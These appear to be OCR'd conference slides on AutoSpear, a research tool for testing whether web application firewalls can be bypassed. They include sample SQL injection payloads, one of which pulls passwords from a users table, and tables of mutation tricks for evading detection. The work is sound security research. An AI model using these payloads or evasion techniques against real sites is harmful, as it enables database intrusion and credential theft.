


Figures from:
[1] Demetrio, Luca, et al. "Waf-a-mole: evading web application firewalls through adversarial machine learning." *Proceedings of the 35th Annual ACM Symposium on Applied Computing*. 2020.

Full-Auto(?): Wang.RL [2] & Hemmati.RL [3]

- String-based Mutation from [1]


- Reinforcement Learning-based Optimization



Figures from:

[2] Wang X, Han H U. Evading Web Application Firewalls with Reinforcement Learning[J]. 2020.
[3] Hemmati, Mojtaba, and Mohammad Ali Hadavi. "Using Deep Reinforcement Learning to Evade Web Application Firewalls." *2021 18th International ISC Conference on Information Security and Cryptology (ISCISC)*. IEEE, 2021.

Dilemma 1: String-based Mutation (Match and Generate)



Chomsky hierarchy

The regular-based rule descriptions (i.e., rule-based grammar) in above methods cannot fully cover the program-language based attack payloads (e.g., SQLi payloads).


Dilemma 1: String-based Mutation (Match and Generate)

Too few:

the code snippet of a mutation operator in WAF-A-MoLE

```
def change_tautologies(payload):

    results = list(re.finditer(r'((?<=[^\'"\d\wx])\d+(?=[^\'"\d\wx]))=\1', payload))
```



Payload	Example
1' or 1=1 --	✅
1' or 1= 1 --	❌
1' or 1 =1 --	❌
1' or 1 = 1 --	❌
1' or 'a'='a' --	❌
1' or -1=-1 --	❌
1' or 1.1=1.1 --	✅
1' or 1.1 = 1.1 --	❌
…	…

Too much:

rlike → **r=**

port → **p||t**

order → **OR der**

Dilemma 2: Optimization

Previous work:

- Brute-force Search
  Not efficient
- Priority Queue-based Optimization
  Not suitable for real-world WAF (block-box)
- RL-based Optimization
  Not suitable for real-world WAF (block-box)
  A training process is necessary

Adversarial ML:

- Gradient-based optimization
  Not suitable our black-box problem-space attack

Challenges

- Semantic-preserving Mutation Method
  - Preserve the original functionality and maliciousness of the initial payload

- Optimization Method suitable for black-box attacks
  - Training-free
  - Generalizability for different WAFs
  - Malicious scores reported by WAF are not necessary (black-box)


  …

Agenda


- Web attacks and WAF
- WAF bypass
- AutoSpear: an automatic bypassing and inspecting tool for WAF
- Evaluation and findings
- Disclosure

Payload

URL



Parameters



name=david
country=china
uid=1


SQLi payload

uid=1' or 1 = 1 --+
uid=1' union select null, database() --+
uid=1' union select null, password from users --+

editable part

(1) Hierarchical Tree Representation

1. **Divide the SQLi payload into 3 modules**
   - Left boundary
   - SQLi query
   - Right boundary
2. **Remain boundaries unchanged**
3. **Represent query with a hierarchical tree**
   - Each leaf node is the **atomic token** in SQL
   - Each parent (non-leaf) node is a SQL statement that assembles all tokens from its ordered child nodes



We can perform more **fine-grained** and **customized** processing for each node according to its unique characteristics and constraints.

(2) Mutation with Context-free Grammar

A weighted mutation strategy based on the context-free grammar (CFG) to generate a set of candidate nodes / sub-trees.

CFG grammars for each semantic type of SQLi Hierarchical Tree.

			A	B	C	
1	DML or	– CFG →	DML OR	DML ||	Comment /*!or*/	…
2	Taut 1 = 1	– CFG →	Taut 2 <> 3	Bool True	Bool Not False	…
3	White Space	– CFG →	\n	Comment /*foo*/	\t	…
4	Integer 1	– CFG →	Integer 0x1	DML select 1	String ‘foo’	…
5	DML =	– CFG →	Comment /*!=*/	DML like	DML liKE	…
6	Integer 1	– CFG →	String ‘1’	Integer ‘name’	Integer 0x1	…

(2) Mutation with Context-free Grammar

<table>
<tr><th>Operator</th><th>Example</th></tr>
<tr><td>Case Swapping</td><td>or 1 = 1 → oR 1 = 1</td></tr>
<tr><td>Whitespace Substitution*</td><td>or 1 = 1 → \tor1\n=1</td></tr>
<tr><td>Comment Injection*</td><td>or 1 = 1 → /*foo*/or 1 =/*bar*/1</td></tr>
<tr><td>Comment Rewriting</td><td>/*foo*/or 1 = 1 → /*1.png*/or 1 = 1</td></tr>
<tr><td>Integer Encoding</td><td>or 1 = 1 → or 0x1 = 1</td></tr>
<tr><td>Operator Swapping</td><td>or 1 = 1 → or 1 like 1</td></tr>
<tr><td>Logical Invariant</td><td>or 1 = 1 → or 1 = 1 and 'a' = 'a'</td></tr>
<tr><td>Inline Comment</td><td>or 1 = 1 → /*!or/ 1 = 1
union select → /*!union*/ /*!50000select*/</td></tr>
<tr><td>Where Rewriting</td><td>where xxx → where xxx and True
where xxx → where (select 0) or xxx</td></tr>
<tr><td>DML Substitution*</td><td>or 1 = 1 → || 1 = 1
and name = 'foo‘ → && name = 'foo'</td></tr>
<tr><td>Tautology Substitution</td><td>1 = 1 → ‘foo’ = ‘foo’
‘1’ = ‘1‘ → 2 <> 3
1 = 1 → (select ord(’r’) regexp 114) = 0x1</td></tr>
</table>

* means that the operator is flexible for different request methods, while others are fixed.

